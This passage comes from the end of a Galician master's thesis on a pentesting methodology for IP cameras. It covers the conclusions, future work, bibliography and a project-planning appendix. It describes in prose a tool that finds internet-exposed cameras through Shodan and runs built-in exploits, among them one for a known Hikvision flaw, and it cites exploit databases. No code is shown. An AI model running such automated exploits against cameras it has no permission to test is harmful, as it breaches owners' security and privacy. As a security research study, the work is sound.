As tarefas de automatización axilizan o proceso de pentesting dos auditores, permitíndolles obter unha gran cantidade de información de moitos dispositivos nun curto período de tempo.

Como último aspecto, e funcionalidade incluída en **CamerasFinder**, quixemos dar a visibilidade do potencial verdadeiro de esta ferramenta, o cal foi incorporar **exploits ou ataques** que afectan a vulnerabilidades coñecidas dos dispositivos, para así completar o proceso de pentesting. No noso caso, incluímos unha coñecida vulnerabilidade das cámaras Hikvision, pero poderíase estender a outras vulnerabilidades que afectan a diferentes marcas e modelos de cámaras, ampliando así o abanico de posibilidades

Conclusións

Tras a realización do proxecto, procedemos a explicar a situación final do traballo, os resultados obtidos e leccións aprendidas e, por último, un breve análise das posibles liñas futuras que tomar no proxecto.

6.1 Resumo

Chegados a este punto do proxecto, comparando os obxectivos iniciais que se plantexaron cos que se conseguiron ao final, podemos dicir que estes se cumpriron, conseguindo desenvolver e realizar todo o conxunto de metas e propostas. O obxectivo principal consistía en elaborar e aplicar unha guía de pentesting para dispositivos IoT, en concreto para cámaras IP, pondo a proba e comprobando así a seguridade deste tipo de dispositivos, os cales están tan presentes e estendidos os seus usos en todos os ámbitos da sociedade.

Esta **guía propia e innovadora** de pentesting recorre os principais ataques ou vulnerabilidades que este tipo de dispositivos poden conter. Tal e como se viu reflectido na memoria, logo da realización da posta en práctica da guía, con dúas cámaras físicas actuais, pódese ver como fomos capaces de vulnerar algúns aspectos da seguridade destes dispositivos.

A maiores tamén se levou a cabo a creación e desenvolvemento dunha ferramenta capaz de automatizar algúns dos pasos do proceso de pentesting. Grazas a **Came-rasFinder** imos a ser capaces de obter dunha gran cantidade de información relativa a cámaras IP, as cales están abertas a Internet.

Isto vai proporcionar ao *pentester* unha gran cantidade de recursos e informacións para levar a cabo posibles accións de investigación e desenvolvemento. Ademais, tamén é posible a incorporación de exploits automáticos que poñen en evidencia a falta de seguridade e mantemento dun gran número de cámaras expostas en Internet.

En canto ao aspecto persoal podemos dicir que este traballo fin de mestrado enriqueceunos en moitos aspectos. Por un lado puidemos aprender novas ferramentas e

técnicas non vistas durante a realización do mestrado, como poden ser, por exemplo, ataques físicos a cámaras IP ou a explotación de vulnerabilidades que afecten a este tipo de dispositivos.

A maiores, grazas a creación tanto da metodoloxía como dun script capaz de automatizar gran parte do traballo, fomos capaces de por en práctica unha gran cantidade de coñecementos adquiridos no mestrado.

6.2 Limitacións e traballo futuro

Aínda que a totalidade dos obxectivos iniciais cumpríronse, non se puideron desenvolver algúns aspectos a maiores por falta de tempo que houberan podido ser interesantes incorporar ao resultado final. Entre eles, pódense destacar:

- Incorporar **novas cámaras IP** físicas para o seu estudo da seguridade, obtendo así unha maior cantidade de resultados e de mostras.
- Desenvolver e evolucionar a guía de pentesting, incluíndo novos métodos e técnicas. Un exemplo concreto disto, sería a decompilación e análise da versión do *firmware* do dispositivo.
- Incluír novos exploits ou vulnerabilidades ao *script* que afectan a diferentes modelos e marcas de cámaras IP.
- Realizar non só a busca de cámaras IP expostas a Internet en **Shodan**, senón tamén empregar outros motores de busca como poden ser **Insecam** ou **Fofa**.

Bibliografía

- [19a] *A Study on Security and Privacy Guidelines, Countermeasures, Threats: IoT Data at Rest Perspective*. 2019. URL: <https://www.mdpi.com/2073-8994/11/6/774> (accedido en 27 de nov. de 2022) (vid. p. 12).
- [22a] *Access Bypass Hikvision*. 2022. URL: <https://www.exploit-db.com/exploits/44328> (accedido en 17 de xan. de 2023) (vid. p. 74).
- [15] *ANALYSIS OF THE IoT IMPACT ON VOLUME OF DDoS ATTACKS*. 2015. URL: <https://duo.com/decipher/mirai-based-botnet-infects-vulnerable-surveillance-cameras> (accedido en 27 de nov. de 2022) (vid. p. 8).
- [22b] *Aplicación Xiaomi Home*. 2022. URL: <https://play.google.com/store/apps/details?id=com.xiaomi.smarthome&hl=es&gl=US&pli=1> (accedido en 17 de xan. de 2023) (vid. p. 47).
- [22c] *Base de datos cwe*. 2022. URL: <https://cwe.mitre.org/> (accedido en 17 de xan. de 2023) (vid. p. 27).
- [22d] *Base de datos searchsploit*. 2022. URL: <https://gitlab.com/exploit-database/exploitdb> (accedido en 17 de xan. de 2023) (vid. p. 27).
- [11] *Beast - OpenSSL*. 2011. URL: <https://tlseminar.github.io/docs/beast.pdf> (accedido en 27 de nov. de 2022) (vid. p. 18).
- [22e] *Bettercap*. 2022. URL: <https://www.bettercap.org/> (accedido en 17 de xan. de 2023) (vid. p. 37).
- [22f] *Buscador Fofa*. 2022. URL: <https://fofa.info/> (accedido en 17 de xan. de 2023) (vid. p. 63).
- [22g] *Buscador Insecam*. 2022. URL: <http://www.insecam.org/en/bycountry/ES/> (accedido en 17 de xan. de 2023) (vid. p. 62).
- [22h] *Buscador Shodan*. 2022. URL: <https://www.shodan.io/> (accedido en 17 de xan. de 2023) (vid. p. 62).
- [22i] *Buscador Zoomeye*. 2022. URL: <https://www.zoomeye.org/> (accedido en 17 de xan. de 2023) (vid. p. 63).
- [22j] *Búsqueda inversa de imágenes de Google*. 2022. URL: <https://images.google.com/> (accedido en 17 de xan. de 2023) (vid. pp. 30, 46).
- [22k] *Charles proxy*. 2022. URL: <https://www.charlesproxy.com/> (accedido en 17 de xan. de 2023) (vid. pp. 27, 38).

- [22l] *Common Vulnerabilities and Exposure*. 2022. URL: <https://cve.mitre.org/> (accedido en 17 de xan. de 2023) (vid. p. 26).
- [22m] *Convertidor USB a TTL*. 2022. URL: https://www.amazon.es/UART-TTL-Adaptador-Convertidor-Compatible-Arduino/dp/B0B7RHPMT7/ref=sr_1_1_sspa?keywords=usb+ttl&qid=1675272330&sr=8-1-spons&sp_csd=d2lkZ2V0TmFtZT1zcF9hdGY&psc=1&smid=AI3WM9M6MFYSO (accedido en 17 de xan. de 2023) (vid. p. 44).
- [22n] *CVE-2020-11445*. 2022. URL: <https://nvd.nist.gov/vuln/detail/CVE-2020-11445> (accedido en 17 de xan. de 2023) (vid. p. 39).
- [22o] *CVE-2021-4045*. 2022. URL: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-4045> (accedido en 17 de xan. de 2023) (vid. p. 39).
- [22p] *CVE-2021-4045 PoC*. 2022. URL: <https://github.com/hacefresko/CVE-2021-4045-PoC> (accedido en 17 de xan. de 2023) (vid. p. 39).
- [22q] *Cyber Security Demonstrations using Penetration Testing on Wi-Fi Cameras*. 2022. URL: <https://www.diva-portal.org/smash/get/diva2:1679623/FULLTEXT01.pdf> (accedido en 27 de nov. de 2022) (vid. p. 8).
- [17a] *DEF CON 17 - Jason Ostrom and Arjun Sambamoorthy - Advancing Video Application Attacks*. 2017. URL: <https://www.youtube.com/watch?v=XLsoEZzHqjE> (accedido en 27 de nov. de 2022) (vid. p. 18).
- [22r] *Diccionario SecLists*. 2022. URL: <https://github.com/danielmiessler/SecLists> (accedido en 17 de xan. de 2023) (vid. p. 35).
- [22s] *Digest access authentication*. 2022. URL: https://en.wikipedia.org/wiki/Digest_access_authentication (accedido en 17 de xan. de 2023) (vid. p. 41).
- [22t] *Exploit-db*. 2022. URL: <https://www.exploit-db.com/> (accedido en 17 de xan. de 2023) (vid. pp. 26, 27).
- [13] *Exploiting Surveillance Cameras*. 2013. URL: <https://media.blackhat.com/us-13/US-13-Heffner-Exploiting-Network-Surveillance-Cameras-Like-A-Hollywood-Hacker-Slides.pdf> (accedido en 27 de nov. de 2022) (vid. p. 19).
- [22u] *Ferramenta apktool*. 2022. URL: <https://ibotpeaches.github.io/Apktool/> (accedido en 17 de xan. de 2023) (vid. p. 43).
- [22v] *Ferramenta Gobuster*. 2022. URL: <https://github.com/OJ/gobuster> (accedido en 17 de xan. de 2023) (vid. p. 26).
- [22w] *Ferramenta Nmap*. 2022. URL: <https://nmap.org/download> (accedido en 17 de xan. de 2023) (vid. p. 26).
- [22x] *Ferramenta sslstrip*. 2022. URL: <https://github.com/moxie0/sslstrip> (accedido en 17 de xan. de 2023) (vid. p. 27).
- [22y] *Ferramenta tcpdump*. 2022. URL: <https://www.tcpdump.org/> (accedido en 17 de xan. de 2023) (vid. p. 27).
- [22z] *Ferramenta Wfuzz*. 2022. URL: <https://github.com/xmendez/wfuzz> (accedido en 17 de xan. de 2023) (vid. p. 26).

- [21a] *GVR - IP Camera Market*. 2021. URL: <https://www.grandviewresearch.com/industry-analysis/ip-camera-market-report> (accedido en 27 de nov. de 2022) (vid. p. 2).
- [22aa] *Hypertext Transfer Protocol*. 2022. URL: https://en.wikipedia.org/wiki/Hypertext_Transfer_Protocol (accedido en 17 de xan. de 2023) (vid. p. 16).
- [21b] *Internet of Things, luces y sombras de las cosas conectadas*. 2021. URL: <https://www.incibe.es/protege-tu-empresa/blog/tematicas-internet-things-luces-y-sombras-las-cosas-conectadas> (accedido en 27 de nov. de 2022) (vid. p. 10).
- [20a] *IoT security vulnerability: A case study of a Web camera*. 2020. URL: <https://ieeexplore.ieee.org/document/8323686> (accedido en 27 de nov. de 2022) (vid. p. 9).
- [20b] *IoT: Pentest de una cámara conectada*. 2020. URL: <https://sysdream.com/iot-pentest-of-connected/> (accedido en 27 de nov. de 2022) (vid. p. 10).
- [22ab] *JSON Web Token*. 2022. URL: https://es.wikipedia.org/wiki/JSON_Web-Token (accedido en 17 de xan. de 2023) (vid. p. 58).
- [22ac] *Logic analyzer*. 2022. URL: https://es.wikipedia.org/wiki/Analizador_%C3%B3gico (accedido en 17 de xan. de 2023) (vid. p. 59).
- [22ad] *Malware Mirai*. 2022. URL: [https://es.wikipedia.org/wiki/Mirai_\(malware\)](https://es.wikipedia.org/wiki/Mirai_(malware)) (accedido en 17 de xan. de 2023) (vid. p. 8).
- [19b] *Malware Silex*. 2019. URL: <https://www.zdnet.com/article/new-silex-malware-is-bricking-iot-devices-has-scary-plans/> (accedido en 27 de nov. de 2022) (vid. p. 8).
- [17b] *MIRAI AÑO UNO - Evolución y adaptación de una botnet*. 2017. URL: https://www.securityartwork.es/wp-content/uploads/2017/10/Informe_Mirai_2.pdf (accedido en 27 de nov. de 2022) (vid. p. 19).
- [21c] *Moobot - Mirai*. 2021. URL: <https://duo.com/decipher/mirai-based-botnet-infects-vulnerable-surveillance-cameras> (accedido en 27 de nov. de 2022) (vid. p. 8).
- [22ae] *National Vulnerability Database*. 2022. URL: <https://nvd.nist.gov/> (accedido en 17 de xan. de 2023) (vid. p. 26).
- [16] *OVH attack*. 2016. URL: <https://securityaffairs.co/wordpress/51640/cyber-crime/tbps-ddos-attack.html> (accedido en 27 de nov. de 2022) (vid. p. 7).
- [18] *OWASP IoT Top 10*. 2018. URL: https://wiki.owasp.org/index.php/OWASP_Internet_of_Things_Project#tab=IoT_Top_10 (accedido en 27 de nov. de 2022) (vid. p. 12).
- [22af] *Plugin Wireshark h264extractor*. 2022. URL: <https://github.com/volvet/h264extractor> (accedido en 17 de xan. de 2023) (vid. p. 42).
- [14] *Poodle - OpenSSL*. 2014. URL: <https://www.openssl.org/~bodo/ssl-poodle.pdf> (accedido en 27 de nov. de 2022) (vid. p. 18).

- [22ag] *Real Time Streaming Protocol*. 2022. URL: https://en.wikipedia.org/wiki/Real_Time_Streaming_Protocol (accedido en 17 de xan. de 2023) (vid. p. 17).
- [22ah] *Reflash old Firmware Tapo C200*. 2022. URL: <https://github.com/nervous-inhuman/tplink-tapo-c200-re/issues/4> (accedido en 17 de xan. de 2023) (vid. p. 45).
- [22ai] *Repositorio ferramenta Pcap Graph*. 2022. URL: https://github.com/itzmestar/Pcap_Graph (accedido en 17 de xan. de 2023) (vid. p. 57).
- [22aj] *Repositorio Github SecLists*. 2022. URL: <https://github.com/danielmiessler/SecLists> (accedido en 17 de xan. de 2023) (vid. p. 27).
- [22ak] *Repositorio Mi Camera Hacks (MJSXJ05CM)*. 2022. URL: <https://github.com/cmiguelcabral/mjsxj05cm-hacks> (accedido en 17 de xan. de 2023) (vid. p. 54).
- [21d] *SAM 2021 IoT Security Landscape*. 2021. URL: <https://securingsam.com/2021-iot-security-landscape/> (accedido en 27 de nov. de 2022) (vid. p. 1).
- [22al] *Security and surveillance technology*. 2022. URL: <https://www.statista.com/topics/2646/security-and-surveillance-technology/#topicOverview> (accedido en 27 de nov. de 2022) (vid. p. 7).
- [22am] *Shodan academic upgrade*. 2022. URL: <https://help.shodan.io/the-basics/academic-upgrade> (accedido en 17 de xan. de 2023) (vid. p. 63).
- [22an] *Smart homes*. 2022. URL: https://es.wikipedia.org/wiki/Hogar_digital (accedido en 27 de nov. de 2022) (vid. p. 2).
- [22ao] *Tapo C200 IP camera research project*. 2022. URL: <https://drmnsmoliu.github.io/index.html> (accedido en 17 de xan. de 2023) (vid. p. 36).
- [22ap] *Tapo C200 reseach project*. 2022. URL: <https://drmnsmoliu.github.io/> (accedido en 17 de xan. de 2023) (vid. p. 44).
- [22aq] *Tendencias globais IoT*. 2022. URL: <https://es.farnell.com/iot-trends-2021> (accedido en 27 de nov. de 2022) (vid. p. 1).
- [20c] *Testing IoT Security: The Case Study of an IP Camera*. 2020. URL: <https://ieeexplore.ieee.org/document/9116392> (accedido en 27 de nov. de 2022) (vid. p. 9).
- [22ar] *Vulnerability-lab*. 2022. URL: <https://www.vulnerability-lab.com/> (accedido en 17 de xan. de 2023) (vid. p. 26).
- [22as] *Your Privilege Gives Your Privacy Away: An Analysis of a Home Security Camera Service*. 2022. URL: <https://www.eecs.qmul.ac.uk/~tysong/files/INFOCOM20.pdf> (accedido en 17 de xan. de 2023) (vid. p. 56).

Apéndice

A.1 Planificación

Considerando as directrices establecidas pola metodoloxía de evolución por fases e a súa aplicación neste traballo, levouse a cabo unha planificación para o proxecto, estruturando e dividindo o ciclo de vida do proxecto nas seguintes fases ou iteracións que se van comentar a continuación:

- **Definición e análise do problema:** Nesta primeira iteración do proxecto levouse a cabo a proposta e posta en marcha do traballo de fin de mestrado. Establecéronse, xunto co o titor do proxecto, unha serie de obxectivos e contidos que ía conter o traballo.
- **Documentación e estudo da situación actual:** É nesta segunda fase do proxecto onde levamos a cabo a realización dun estudo do arte, é dicir, unha revisión e análise de estudos e traballos que se levaron a cabo sobre ataques e principais ameazas a cámaras IP. Isto ten como obxectivo sentar as bases e coñecer as principais metodoloxías para por a proba a seguridade deste tipo de dispositivos IoT. É tamén nesta segunda fase onde nos centramos en coñecer os diferentes compoñentes e tecnoloxías que forman parte das cámaras IP permitindo así obter un maior coñecemento sobre este tipo de dispositivos.
- **Definición e creación dunha metodoloxía propia:** A terceira iteración centrouse na creación dunha metodoloxía propia de pentesting a cámaras IP. Para iso debemos de recadar ideas e referencias de outras metodoloxías e guías para adecualas a especialización da posta a proba da seguridade deste tipo de dispositivos.
- **Aplicación da metodoloxía no estudo de dúas cámaras IP:** A raíz da iteración anterior, nesta cuarta fase puxemos a proba dita metodoloxía no caso de estudo de dous modelos de cámaras IP, os cales son os mais comúns ou vendidos no último ano.
- **Creación e desenvolvemento do script de automatización:** No cuarto fito do noso proxecto, creouse e implantouse un script ou ferramenta capaz de

automatizar gran parte do proceso de pentesting a cámaras IP. Dita ferramenta tamén incorpora unha serie de exploits ou payloads que afectan a vulnerabilidades coñecidas de distintos fabricantes e modelos de cámaras do mercado.

- **Elaboración e finalización da memoria:** Por último, na derradeira iteración levouse a cabo a elaboración e redacción da memoria do proxecto, presentando de maneira clara e concisa todos os resultados e ideas obtidas durante a realización do mesmo.

Por último, nas figuras A.1 e A.2, móstrase o **diagrama de Gantt** coa planificación definida para a realización do proxecto. Nel pódense observar as diferentes tarefas ou iteracións realizadas e o tempo empregado para cada unha de elas, nunha división por meses. Como se pode apreciar, a duración total do proxecto vai dende o 26 de Setembro do ano 2022 ata o 10 de Marzo do ano 2023, traballando gran parte dos días, sen contar fins de semana, entre 2 e 4 horas diarias. Isto fai un total de ao redor de 120 días, polo que si establecemos que cada día lle adicamos unha media de 3 horas, da un total de 360 horas adicadas a realización do traballo de fin de mestrado, o cal garda estreita concordancia co establecido na guía docente do mestrado.

Seguimiento de proyecto

Fecha de inicio:	26/09/2022
Fecha de finalización:	10/03/2023

Posición	Fecha inicio	Fecha fin	Actividad	Duración
1	26/09/2022	07/10/2022	Definición e análise do problema	12
2	08/10/2022	24/11/2022	Documentación e estudo da situación actual	48
3	25/11/2022	12/12/2022	Definición e creación da metodoloxía propia	18
4	13/12/2022	14/01/2023	Aplicación da metodoloxía no estudo de dúas cámaras IP	33
5	15/01/2023	17/02/2023	Creación e desenvolvemento do script de automatización	34
6	18/02/2023	10/03/2023	Elaboración e finalización da memoria	21

Fig. A.1.: Tabla explicativa - Diagrama de Gantt




Fig. A.2.: Gráfico temporal - Diagrama de Gantt